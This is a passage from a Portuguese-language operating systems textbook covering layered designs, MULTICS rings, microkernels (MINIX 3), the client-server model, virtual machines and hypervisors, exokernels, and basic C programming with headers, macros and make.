A camada 1 realizava o gerenciamento de memória. Ela alocava espaço para processos na memória principal e em um tambor magnético de 512 K palavras usado para armazenar partes de processos (páginas) para as quais não havia espaço na memória principal. Acima da camada 1, os processos não precisavam se preocupar se eles estavam na memória ou no tambor magnético; o software da camada 1 certificava-se de que as páginas fossem trazidas à memória no momento em que eram necessárias e removidas quando não eram mais.

A camada 2 encarregava-se da comunicação entre cada processo e o console de operação (isto é, o usuário). Acima dessa camada cada processo efetivamente tinha o seu próprio console de operação. A camada 3 encarregava-se do gerenciamento dos dispositivos de E/S e armazenava temporariamente os fluxos de informação que iam ou vinham desses dispositivos. Acima da camada 3, cada processo podia lidar com dispositivos de E/S abstratos mais acessíveis, em vez de dispositivos reais com muitas peculiaridades. A camada 4 era onde os programas dos usuários eram encontrados. Eles não precisavam se preocupar com o gerenciamento de processo, memória, console ou E/S. O processo operador do sistema estava localizado na camada 5.

FIGURA 1.25 Estrutura do sistema operacional THE.

Camada	Função
5	O operador
4	Programas de usuário
3	Gerenciamento de entrada/saída
2	Comunicação operador–processo
1	Memória e gerenciamento de tambor
0	Alocação do processador e multiprogramação

Outra generalização do conceito de camadas estava presente no sistema MULTICS. Em vez de camadas, MULTICS foi descrito como tendo uma série de anéis concêntricos, com os anéis internos sendo mais privilegiados do que os externos (o que é efetivamente a mesma coisa). Quando um procedimento em um anel exterior queria chamar um procedimento em um anel interior, ele tinha de fazer o equivalente de uma chamada de sistema, isto é, uma instrução de desvio, TRAP, cujos parâmetros eram cuidadosamente conferidos por sua validade antes de a chamada ter permissão para prosseguir. Embora todo o sistema operacional fosse parte do espaço de endereço de cada processo de usuário em MULTICS, o hardware tornou possível que se designassem rotinas individuais (segmentos de memória, na realidade) como protegidos contra leitura, escrita ou execução.

Enquanto o esquema de camadas THE era na realidade somente um suporte para o projeto, pois em última análise todas as partes do sistema estavam unidas em um único programa executável, em MULTICS, o mecanismo de anéis estava bastante presente no momento de execução e imposto pelo hardware. A vantagem do mecanismo de anéis é que ele pode ser facilmente estendido para estruturar subsistemas de usuário. Por exemplo, um professor poderia escrever um programa para testar e atribuir notas a programas de estudantes executando-o no anel n, com os programas dos estudantes seriam executados no anel $n + 1$, de maneira que eles não pudessem mudar suas notas.

1.7.3 Micronúcleos

Com a abordagem de camadas, os projetistas têm uma escolha de onde traçar o limite núcleo-usuário. Tradicionalmente, todas as camadas entram no núcleo, mas isso não é necessário. Na realidade, um forte argumento pode ser defendido para a colocação do mínimo possível no modo núcleo, pois erros no código do núcleo podem derrubar o sistema instantaneamente. Em comparação, processos de usuário podem ser configurados para ter menos poder, de maneira que um erro possa não ser fatal.

Vários pesquisadores estudaram repetidamente o número de erros por 1.000 linhas de código (por exemplo, BASILLI e PERRICONE, 1984; OSTRAND e WEYUKER, 2002). A densidade de erros depende do tamanho do módulo, idade do módulo etc., mas um número aproximado para sistemas industriais sérios fica entre dois e dez erros por mil linhas de código. Isso significa que em um sistema operacional monolítico de cinco milhões de linhas de código é provável que

contenha entre 10.000 e 50.000 erros no núcleo. Nem todos são fatais, é claro, tendo em vista que alguns erros podem ser coisas como a emissão de uma mensagem de erro incorreta em uma situação que raramente ocorre. Mesmo assim, sistemas operacionais são a tal ponto sujeitos a erros, que os fabricantes de computadores colocam botões de reinicialização neles (muitas vezes no painel da frente), algo que os fabricantes de TVs, aparelhos de som e carros não o fazem, apesar da grande quantidade de software nesses dispositivos.

A ideia básica por trás do projeto de micronúcleo é atingir uma alta confiabilidade através da divisão do sistema operacional em módulos pequenos e bem definidos, apenas um dos quais — o micronúcleo — é executado em modo núcleo e o resto é executado como processos de usuário comuns relativamente sem poder. Em particular, ao se executar cada driver de dispositivo e sistema de arquivos como um processo de usuário em separado, um erro em um deles pode derrubar esse componente, mas não consegue derrubar o sistema inteiro. Desse modo, um erro no driver de áudio fará que o som fique truncado ou pare, mas não derrubará o computador. Em comparação, em um sistema monolítico, com todos os drivers no núcleo, um driver de áudio com problemas pode facilmente referenciar um endereço de memória inválido e provocar uma parada dolorosa no sistema instantaneamente.


Muitos micronúcleos foram implementados e empregados por décadas (HAERTIG et al., 1997; HEISER et al., 2006; HERDER et al., 2006; HILDEBRAND, 1992; KIRSCH et al., 2005; LIEDTKE, 1993, 1995, 1996; PIKE et al., 1992; e ZUBERI et al., 1999). Com a exceção do OS X, que é baseado no micronúcleo Mach (ACETTA et al., 1986), sistemas operacionais de computadores de mesa comuns não usam micronúcleos. No entanto, eles são dominantes em aplicações de tempo real, industriais, de aviônica e militares, que são cruciais para missões e têm exigências de confiabilidade muito altas. Alguns dos micronúcleos mais conhecidos incluem Integrity, K42, L4, PikeOS, QNX, Symbian e MINIX 3. Daremos agora uma breve visão geral do MINIX 3, que levou a ideia da modularidade até o limite, decompondo a maior parte do sistema operacional em uma série de processos de modo usuário independentes. MINIX 3 é um sistema em conformidade com o POSIX, de código aberto e gratuitamente disponível em <*www.minix3.org*> (GIUFFRIDA et al., 2012; GIUFFRIDA et al., 2013; HERDER et al., 2006; HERDER et al., 2009; e HRUBY et al., 2013).

O micronúcleo MINIX 3 tem apenas em torno de 12.000 linhas de C e cerca de 1.400 linhas de assembler para funções de nível muito baixo como capturar interrupções e chavear processos. O código C gerencia e escalona processos, lida com a comunicação entre eles (passando mensagens entre processos) e oferece um conjunto de mais ou menos 40 chamadas de núcleo que permitem que o resto do sistema operacional faça o seu trabalho. Essas chamadas realizam funções como associar os tratadores às interrupções, transferir dados entre espaços de endereços e instalar mapas de memória para processos novos. A estrutura de processo de MINIX 3 é mostrada na Figura 1.26, com os tratadores de chamada de núcleo rotulados *Sys*. O driver de dispositivo para o relógio também está no núcleo, pois o escalonador interage de perto com ele. Os outros drivers de dispositivos operam como processos de usuário em separado.

Fora do núcleo, o sistema é estruturado como três camadas de processos, todos sendo executados em modo usuário. A camada mais baixa contém os drivers de dispositivos. Como são executados em modo usuário, eles não têm acesso físico ao espaço da porta de E/S e não podem emitir comandos de E/S diretamente. Em vez disso, para programar um dispositivo de E/S, o driver constrói uma estrutura dizendo quais valores escrever para quais portas de E/S e faz uma chamada de núcleo dizendo para o núcleo fazer a escrita. Essa abordagem significa que o núcleo pode conferir para ver que o driver está escrevendo (ou lendo) a partir da E/S que ele está autorizado a usar. Em consequência (e diferentemente de um projeto monolítico), um driver de áudio com erro não consegue escrever por acidente no disco.

Acima dos drivers há outra camada no modo usuário contendo os servidores, que fazem a maior parte do trabalho do sistema operacional. Um ou mais servidores de arquivos gerenciam o(s) sistema(s) de arquivos, o gerente de processos cria, destrói e gerencia processos, e assim por diante. Programas de usuários obtêm serviços de sistemas operacionais enviando mensagens curtas para os servidores solicitando as chamadas de sistema POSIX. Por exemplo, um processo precisando fazer uma `read`, envia uma mensagem para um dos servidores de arquivos dizendo a ele o que ler.

Um servidor interessante é o **servidor de reencarnação**, cujo trabalho é conferir se os outros servidores e drivers estão funcionando corretamente. No caso da detecção de um servidor ou driver defeituoso, ele é automaticamente substituído sem qualquer intervenção do usuário. Dessa maneira, o sistema está regenerando a si mesmo e pode atingir uma alta confiabilidade.

FIGURA 1.26 Estrutura simplificada do sistema MINIX.

O sistema tem muitas restrições limitando o poder de cada processo. Como mencionado, os drivers podem tocar apenas portas de E/S autorizadas, mas o acesso às chamadas de núcleo também é controlado processo a processo, assim como a capacidade de enviar mensagens para outros processos. Processos também podem conceder uma permissão limitada para outros processos para que o núcleo acesse seus espaços de endereçamento. Como exemplo, um sistema de arquivos pode conceder uma permissão para que a unidade de disco deixe o núcleo colocar uma leitura recente de um bloco do disco em um endereço específico dentro do espaço de endereço do sistema de arquivos. A soma de todas essas restrições é que cada driver e servidor têm exatamente o poder de fazer o seu trabalho e nada mais, dessa maneira limitando muito o dano que um componente com erro pode provocar.

Uma ideia de certa maneira relacionada a ter um núcleo mínimo é colocar o **mecanismo** para fazer algo no núcleo, mas não a **política**. Para esclarecer esse ponto, considere o escalonamento de processos. Um algoritmo de escalonamento relativamente simples é designar uma prioridade numérica para todo processo e então fazer que o núcleo execute o processo mais prioritário e que seja executável. O mecanismo — no núcleo — é procurar pelo processo mais prioritário e executá-lo. A política — designar prioridades para processos — pode ser implementada por processos de modo usuário. Dessa maneira, política e mecanismo podem ser desacoplados e o núcleo tornado menor.


1.7.4 O modelo cliente-servidor

Uma ligeira variação da ideia do micronúcleo é distinguir duas classes de processos, os **servidores**, que prestam algum serviço, e os **clientes**, que usam esses serviços. Esse modelo é conhecido como o modelo **cliente-servidor**. Muitas vezes, a camada mais baixa é a do micronúcleo, mas isso não é necessário. A essência encontra-se na presença de processos clientes e processos servidores.

A comunicação entre clientes e servidores é realizada muitas vezes pela troca de mensagens. Para obter um serviço, um processo cliente constrói uma mensagem dizendo o que ele quer e a envia ao serviço apropriado. O serviço então realiza o trabalho e envia de volta a resposta. Se acontecer de o cliente e o servidor serem executados na mesma máquina, determinadas otimizações são possíveis, mas conceitualmente, ainda estamos falando da troca de mensagens aqui.

Uma generalização óbvia dessa ideia é ter os clientes e servidores sendo executados em computadores diferentes, conectados por uma rede local ou de grande área, como descrito na Figura 1.27. Tendo em vista que os clientes comunicam-se com os servidores enviando mensagens, os clientes não precisam saber se as mensagens são entregues localmente em suas próprias máquinas, ou se são enviadas através de uma rede para servidores em uma máquina remota. No que diz respeito ao cliente, a mesma coisa acontece em ambos os casos: pedidos são enviados e as respostas retornadas. Desse modo, o modelo cliente-servidor é uma abstração que pode ser usada para uma única máquina ou para uma rede de máquinas.

Cada vez mais, muitos sistemas envolvem usuários em seus PCs em casa como clientes e grandes máquinas em outra parte operando como servidores. Na realidade, grande parte da web opera dessa maneira. Um PC pede uma página na web para um servidor e ele a entrega. Esse é o uso típico do modelo cliente-servidor em uma rede.

FIGURA 1.27 O modelo cliente-servidor em uma rede.

1.7.5 Máquinas virtuais


Os lançamentos iniciais do OS/360 foram estritamente sistemas em lote. Não obstante isso, muitos usuários do 360 queriam poder trabalhar interativamente em um terminal, de maneira que vários grupos, tanto dentro quanto fora da IBM, decidiram escrever sistemas de compartilhamento de tempo para ele. O sistema de compartilhamento de tempo oficial da IBM, TSS/360, foi lançado tarde, e quando enfim chegou, era tão grande e lento que poucos converteram-se a ele. Ele foi finalmente abandonado após o desenvolvimento ter consumido algo em torno de US$ 50 milhões (GRAHAM, 1970). Mas um grupo no Centro Científico da IBM em Cambridge, Massachusetts, produziu um sistema radicalmente diferente que a IBM por fim aceitou como produto. Um descendente linear, chamado **z/VM**, é hoje amplamente usado nos computadores de grande porte da IBM, os zSeries, que são intensamente usados em grandes centros de processamento de dados corporativos, por exemplo, como servidores de comércio eletrônico que lidam com centenas ou milhares de transações por segundo e usam bancos de dados cujos tamanhos chegam a milhões de gigabytes.

VM/370

Esse sistema, na origem chamado CP/CMS e mais tarde renomeado VM/370 (SEAWRIGHT e MacKINNON, 1979), foi baseado em uma observação astuta: um sistema de compartilhamento de tempo fornece (1) multiprogramação e (2) uma máquina estendida com uma interface mais conveniente do que apenas o hardware. A essência do VM/370 é separar completamente essas duas funções.

O cerne do sistema, conhecido como o **monitor de máquina virtual**, opera direto no hardware e realiza a multiprogramação, fornecendo não uma, mas várias máquinas virtuais para a camada seguinte, como mostrado na Figura 1.28. No entanto, diferentemente de todos os outros sistemas operacionais, essas máquinas virtuais não são máquinas estendidas, com arquivos e outros aspectos interessantes. Em vez disso, elas são cópias *exatas* do hardware exposto, incluindo modos núcleo/usuário, E/S, interrupções e tudo mais que a máquina tem.

Como cada máquina virtual é idêntica ao hardware original, cada uma delas pode executar qualquer sistema operacional capaz de ser executado diretamente sobre o hardware. Máquinas virtuais diferentes podem — e frequentemente o fazem — executar diferentes sistemas operacionais. No sistema VM/370 original da IBM, em algumas é executado o sistema operacional OS/360 ou um dos outros sistemas operacionais de processamento de transações ou em lote grande, enquanto em outras é executado um sistema operacional monousuário interativo chamado **CMS (Conversational Monitor System** — sistema monitor conversacional), para usuários interativos em tempo compartilhado. Esse sistema era popular entre os programadores.

FIGURA 1.28 A estrutura do VM/370 com CMS.

Quando um programa CMS executava uma chamada de sistema, ela era desviada para o sistema operacional na sua própria máquina virtual, não para o VM/370, como se estivesse executando em uma máquina real em vez de uma virtual. O CMS então emitia as instruções de E/S normais de hardware para leitura do seu disco virtual ou o que quer que fosse necessário para executar a chamada. Essas instruções de E/S eram desviadas pelo VM/370, que então as executava como parte da sua simulação do hardware real. Ao separar completamente as funções da multiprogramação e da provisão de uma máquina estendida, cada uma das partes podia ser muito mais simples, mais flexível e muito mais fácil de manter.

Em sua encarnação moderna, o z/VM é normalmente usado para executar sistemas operacionais completos em vez de sistemas de usuário único desmontados como o CMS. Por exemplo, o zSeries é capaz de uma ou mais máquinas virtuais Linux junto com sistemas operacionais IBM tradicionais.

Máquinas virtuais redescobertas


Embora a IBM tenha um produto de máquina virtual disponível há quatro décadas, e algumas outras empresas, incluindo a Oracle e Hewlett-Packard, tenham recentemente acrescentado suporte de máquina virtual para seus servidores empreendedores de alto desempenho, a ideia da virtualização foi em grande parte ignorada no mundo dos PCs até há pouco tempo. Mas nos últimos anos, uma combinação de novas necessidades, novo software e novas tecnologias combinaram-se para torná-la um tópico de alto interesse.

Primeiro as necessidades. Muitas empresas tradicionais executavam seus próprios servidores de correio, de web, de FTP e outros servidores em computadores separados, às vezes com sistemas operacionais diferentes. Elas veem a virtualização como uma maneira de executar todos eles na mesma máquina sem correr o risco de um travamento em um servidor derrubar a todos.

A virtualização também é popular no mundo da hospedagem de páginas da web. Sem a virtualização, os clientes de hospedagem na web são obrigados a escolher entre a **hospedagem compartilhada** (que dá a eles uma conta de acesso a um servidor da web, mas nenhum controle sobre o software do servidor) e a hospedagem dedicada (que dá a eles a própria máquina, que é muito flexível, mas cara para sites de pequeno a médio porte). Quando uma empresa de hospedagem na web oferece máquinas virtuais para alugar, uma única máquina física pode executar muitas máquinas virtuais, e cada uma delas parece ser uma máquina completa. Clientes que alugam uma máquina virtual podem executar qualquer sistema operacional e software que eles quiserem, mas a uma fração do custo de um servidor dedicado (pois a mesma máquina física dá suporte a muitas máquinas virtuais ao mesmo tempo).

Outro uso da virtualização é por usuários finais que querem poder executar dois ou mais sistemas operacionais ao mesmo tempo, digamos Windows e Linux, pois alguns dos seus pacotes de aplicativos favoritos são executados em um sistema e outros no outro sistema. Essa situação é ilustrada na Figura 1.29(a), onde o termo “monitor de máquina virtual” foi renomeado como **hipervisor tipo 1**, que é bastante usado hoje, pois “monitor de máquina virtual” exige mais toques no teclado do que as pessoas estão preparadas para suportar agora. Observe que muitos autores usam os dois termos naturalmente.

Embora hoje ninguém discuta a atratividade das máquinas virtuais, o problema então era de implementação. A fim de executar um software de máquina virtual em um computador, a sua CPU tem de ser virtualizável (POPEK e GOLDBERG, 1974). Resumindo, eis o problema. Quando um sistema operacional sendo executado em uma máquina virtual (em modo usuário) executa uma instrução privilegiada, como modificar a PSW ou

FIGURA 1.29 (a) Um hipervisor de tipo 1. (b) Um hipervisor de tipo 2 puro. (c) Um hipervisor de tipo 2 na prática.

realizar uma E/S, é essencial que o hardware crie uma armadilha que direcione para o monitor da máquina virtual, de maneira que a instrução possa ser emulada em software. Em algumas CPUs — notadamente a Pentium, suas predecessoras e seus clones —, tentativas de executar instruções privilegiadas em modo usuário são simplesmente ignoradas. Essa propriedade impossibilitou ter máquinas virtuais nesse hardware, o que explica a falta de interesse no mundo x86. É claro, havia interpretadores para o Pentium, como *Bochs*, que eram executados nele, porém com uma perda de desempenho de uma ou duas ordens de magnitude, eles não eram úteis para realizar trabalhos sérios.

Essa situação mudou em consequência de uma série de projetos de pesquisa acadêmica na década de 1990 e nos primeiros anos deste milênio, notavelmente Disco em Stanford (BUGNION et al., 1997) e Xen na Universidade de Cambridge (BARHAM et al., 2003). Essas pesquisas levaram a vários produtos comerciais (por exemplo, VMware Workstation e Xen) e um renascimento do interesse em máquinas virtuais. Além do VMware e do Xen, hipervisores populares hoje em dia incluem KVM (para o núcleo Linux), VirtualBox (da Oracle) e Hyper-V (da Microsoft).

Alguns desses primeiros projetos de pesquisa melhoraram o desempenho de interpretadores como o *Bochs* ao traduzir blocos de código rapidamente, armazenando-os em uma cache interna e então reutilizando-os se eles fossem executados de novo. Isso melhorou bastante o desempenho, e levou ao que chamaremos de **simuladores de máquinas**, como mostrado na Figura 1.29(b). No entanto, embora essa técnica, conhecida como **tradução binária**, tenha melhorado as coisas, os sistemas resultantes, embora bons o suficiente para terem estudos publicados em conferências acadêmicas, ainda não eram rápidos o suficiente para serem usados em ambientes comerciais onde o desempenho é muito importante.

O passo seguinte para a melhoria do desempenho foi acrescentar um módulo núcleo para fazer parte do trabalho pesado, como mostrado na Figura 1.29(c). Na prática agora, todos os hipervisores disponíveis comercialmente, como o VMware Workstation, usam essa estratégia híbrida (e têm muitas outras melhorias também). Eles são chamados de **hipervisores tipo 2** por todos, então acompanharemos (de certa maneira a contragosto) e usaremos esse nome no resto deste livro, embora preferíssemos chamá-los de hipervisores tipo 1.7 para refletir o fato de que eles não são inteiramente programas de modo usuário. No Capítulo 7, descreveremos em detalhes o funcionamento do VMware Workstation e o que as suas várias partes fazem.

Na prática, a distinção real entre um hipervisor tipo 1 e um hipervisor tipo 2 é que o tipo 2 usa um **sistema operacional hospedeiro** e o seu sistema de arquivos para criar processos, armazenar arquivos e assim por diante. Um hipervisor tipo 1 não tem suporte subjacente e precisa realizar todas essas funções sozinho.

Após um hipervisor tipo 2 ser inicializado, ele lê o CD-ROM de instalação (ou arquivo de imagem CD-ROM) para o **sistema operacional hóspede** escolhido e o instala em um disco virtual, que é apenas um grande arquivo no sistema de arquivos do sistema operacional hospedeiro. Hipervisores tipo 1 não podem realizar isso porque não há um sistema operacional hospedeiro para armazenar os arquivos. Eles têm de gerenciar sua própria armazenagem em uma partição de disco bruta.

Quando o sistema operacional hóspede é inicializado, ele faz o mesmo que no hardware de verdade, tipicamente iniciando alguns processos de segundo plano e então uma interface gráfica GUI. Para o usuário, o sistema operacional hóspede comporta-se como quando está sendo executado diretamente no hardware, embora não seja o caso aqui.

Uma abordagem diferente para o gerenciamento de instruções de controle é modificar o sistema operacional para removê-las. Essa abordagem não é a verdadeira virtualização, mas a **paravirtualização**. Discutiremos a virtualização em mais detalhes no Capítulo 7.

A máquina virtual Java

Outra área onde as máquinas virtuais são usadas, mas de uma maneira de certo modo diferente, é na execução de programas Java. Quando a Sun Microsystems inventou a linguagem de programação Java, ela também inventou uma máquina virtual (isto é, uma arquitetura de computadores) chamada de **JVM (Java Virtual Machine** — máquina virtual Java). O compilador Java produz código para a JVM, que então é executado por um programa interpretador da JVM. A vantagem dessa abordagem é que o código JVM pode ser enviado pela internet para qualquer computador que tenha um interpretador JVM e ser executado lá. Se o compilador tivesse produzido programas binários x86 ou SPARC, por exemplo, eles não poderiam ser enviados e executados em qualquer parte tão facilmente. (É claro, a Sun poderia ter produzido um compilador que produzisse binários SPARC e então distribuído um interpretador SPARC, mas a JVM é uma arquitetura muito mais simples de interpretar.) Outra vantagem de se usar a JVM é que se o interpretador for implementado da maneira adequada, o que não é algo completamente trivial, os programas

JVM que chegam podem ser verificados, por segurança, e então executados em um ambiente protegido para que não possam roubar dados ou causar qualquer dano.

1.7.6 Exonúcleos

Em vez de clonar a máquina real, como é feito com as máquinas virtuais, outra estratégia é dividi-la, ou em outras palavras, dar a cada usuário um subconjunto dos recursos. Desse modo, uma máquina virtual pode obter os blocos de disco de 0 a 1.023, a próxima pode ficar com os blocos 1.024 a 2.047 e assim por diante.

Na camada de baixo, executando em modo núcleo, há um programa chamado **exonúcleo** (ENGLER et al., 1995). Sua tarefa é alocar recursos às máquinas virtuais e então conferir tentativas de usá-las para assegurar-se de que nenhuma máquina esteja tentando usar os recursos de outra pessoa. Cada máquina virtual no nível do usuário pode executar seu próprio sistema operacional, como na VM/370 e no modo virtual 8086 do Pentium, exceto que cada uma está restrita a usar apenas os recursos que ela pediu e foram alocados.

A vantagem do esquema do exonúcleo é que ele poupa uma camada de mapeamento. Nos outros projetos, cada máquina virtual pensa que ela tem seu próprio disco, com blocos sendo executados de 0 a algum máximo, de maneira que o monitor da máquina virtual tem de manter tabelas para remapear os endereços de discos (e todos os outros recursos). Com o exonúcleo, esse remapeamento não é necessário. O exonúcleo precisa apenas manter o registro de para qual máquina virtual foi atribuído qual recurso. Esse método ainda tem a vantagem de separar a multiprogramação (no exonúcleo) do código do sistema operacional do usuário (em espaço do usuário), mas com menos sobrecarga, tendo em vista que tudo o que o exonúcleo precisa fazer é manter as máquinas virtuais distantes umas das outras.

1.8 O mundo de acordo com a linguagem C

Sistemas operacionais normalmente são grandes programas C (ou às vezes C++) consistindo em muitas partes escritas por muitos programadores. O ambiente usado para desenvolver os sistemas operacionais é muito diferente do que os indivíduos (tais como estudantes) estão acostumados quando estão escrevendo programas pequenos Java. Esta seção é uma tentativa de fazer uma introdução muito breve para o mundo da escrita de um sistema operacional para programadores Java ou Python modestos.

1.8.1 A linguagem C

Este não é um guia para a linguagem C, mas um breve resumo de algumas das diferenças fundamentais entre C e linguagens como **Python** e especialmente Java. Java é baseado em C, portanto há muitas similaridades entre as duas. Python é de certa maneira diferente, mas ainda assim ligeiramente similar. Por conveniência, focaremos em Java. Java, Python e C são todas linguagens imperativas com tipos de dados, variáveis e comandos de controle, por exemplo. Os tipos de dados primitivos em C são inteiros (incluindo curtos e longos), caracteres e números de ponto flutuante. Os tipos de dados compostos em C são similares àqueles em Java, incluindo os comandos if, switch, for e while. Funções e parâmetros são mais ou menos os mesmos em ambas as linguagens.

Uma característica de C que Java e Python não têm são os ponteiros explícitos. Um **ponteiro** é uma variável que aponta para (isto é, contém o endereço de) uma variável ou estrutura de dados. Considere as linhas

```
char c1, c2, *p;
c1 = 'c';
p = &c1;
c2 = *p;
```

que declara *c1* e *c2* como variáveis de caracteres e *p* como sendo uma variável que aponta para (isto é, contém o endereço de) um caractere. A primeira atribuição armazena o código ASCII para o caractere “c” na variável *c1*. A segunda designa o endereço de *c1* para a variável do ponteiro *p*. A terceira designa o conteúdo da variável apontada por *p* para a variável *c2*, de maneira que após esses comandos terem sido executados, *c2* também contém o código ASCII para “c”. Na teoria, ponteiros possuem tipos, assim não se supõe que você vá designar o endereço de um número em ponto flutuante a um ponteiro de caractere, porém na prática compiladores aceitam tais atribuições, embora algumas vezes com um aviso. Ponteiros são uma construção muito poderosa, mas também uma grande fonte de erros quando usados de modo descuidado

Algumas coisas que C não tem incluem cadeias de caracteres incorporadas, *threads*, pacotes, classes, objetos, segurança de tipos e coletor de lixo. Todo armazenamento em C é estático ou explicitamente alocado e liberado pelo programador, normalmente com as funções de biblioteca *malloc* e *free*. É a segunda propriedade — controle do programador total sobre a memória — junto com ponteiros explícitos que torna C atraente para a escrita de sistemas operacionais. Sistemas operacionais são, até certo ponto, basicamente sistemas em

tempo real, até mesmo sistemas com propósito geral. Quando uma interrupção ocorre, o sistema operacional pode ter apenas alguns microssegundos para realizar alguma ação ou perder informações críticas. A entrada do coletor de lixo em um momento arbitrário é algo intolerável.

1.8.2 Arquivos de cabeçalho

Um projeto de sistema operacional geralmente consiste em uma série de diretórios, cada um contendo muitos arquivos *.c*, que contêm o código para alguma parte do sistema, junto com alguns arquivos de cabeçalho *.h*, que contêm declarações e definições usadas por um ou mais arquivos de códigos. Arquivos de cabeçalho também podem incluir **macros** simples, como em

```
#define BUFFER_SIZE 4096
```

que permitem ao programador nomear constantes, assim, quando *BUFFER_SIZE* é usado no código, ele é substituído durante a compilação pelo número 4096. Uma boa prática de programação C é nomear todas as constantes, com exceção de 0, 1 e −1, e às vezes até elas. Macros podem ter parâmetros como em

```
#define max(a, b) (a > b ? a : b)
```

que permite ao programador escrever

```
i = max(j, k+1)
```

e obter

```
i = (j > k+1 ? j : k+1)
```

para armazenar o maior entre *j* e *k+1* em *i*. Cabeçalhos também podem conter uma compilação condicional, por exemplo

```
#ifdef X86
intel_int_ack();
#endif
```

que compila uma chamada para a função *intel_int_ack* se o macro *X86* for definido e nada mais de outra forma. A compilação condicional é intensamente usada para isolar códigos dependentes de arquitetura, assim um determinado código é inserido apenas quando o sistema for compilado no X86, outro código é inserido somente quando o sistema é compilado em um SPARC e assim por diante. Um arquivo *.c* pode incluir conjuntamente zero ou mais arquivos de cabeçalho usando a diretiva *#include*. Há também muitos arquivos de cabeçalho que são comuns a quase todos os *.c* e são armazenados em um diretório central.

1.8.3 Grandes projetos de programação

Para construir o sistema operacional, cada *.c* é compilado em um **arquivo-objeto** pelo compilador C. Arquivos-objeto, que têm o sufixo *.o*, contêm instruções binárias para a máquina destino. Eles serão mais tarde diretamente executados pela CPU. Não há nada semelhante ao bytecode Java ou o bytecode Python no mundo C.

O primeiro passo do compilador C é chamado de **pré-processador C**. Quando lê cada arquivo *.c*, toda vez que ele atinge uma diretiva *#include*, ele vai e pega o arquivo cabeçalho nomeado nele e o processa, expandindo macros, lidando com a compilação condicional (e determinadas outras coisas) e passando os resultados ao próximo passo do compilador como se eles estivessem fisicamente incluídos.

Tendo em vista que os sistemas operacionais são muito grandes (cinco milhões de linhas de código não é incomum), ter de recompilar tudo cada vez que um arquivo é alterado seria insuportável. Por outro lado, mudar um arquivo de cabeçalho chave que esteja incluído em milhares de outros arquivos não exige recompilar esses arquivos. Acompanhar quais arquivos-objeto depende de quais arquivos de cabeçalho seria completamente impraticável sem ajuda.

Ainda bem que os computadores são muito bons precisamente nesse tipo de coisa. Nos sistemas UNIX, há um programa chamado *make* (com inúmeras variantes como *gmake*, *pmake* etc.) que lê o *Makefile*, que diz a ele quais arquivos são dependentes de quais outros arquivos. O que o *make* faz é ver quais arquivos-objeto são necessários para construir o binário do sistema operacional e para cada um conferir para ver se algum dos arquivos dos quais ele depende (o código e os cabeçalhos) foi modificado depois da última vez que o arquivo-objeto foi criado. Se isso ocorreu, esse arquivo-objeto deve ser recompilado. Quando *make* determinar quais arquivos *.c* precisam ser recompilados, ele então invoca o compilador C para compilá-los novamente, reduzindo assim o número de compilações ao mínimo possível. Em grandes projetos, a criação do *Makefile* é propensa a erros, portanto existem ferramentas que fazem isso automaticamente.

Uma vez que todos os arquivos *.o* estejam prontos, eles são passados para um programa chamado **ligador** (***linker***) para combinar todos eles em um único arquivo binário executável. Quaisquer funções de biblioteca chamadas também são incluídas nesse ponto, referências interfuncionais resolvidas e endereços de máquinas relocados conforme a necessidade. Quando o ligador é

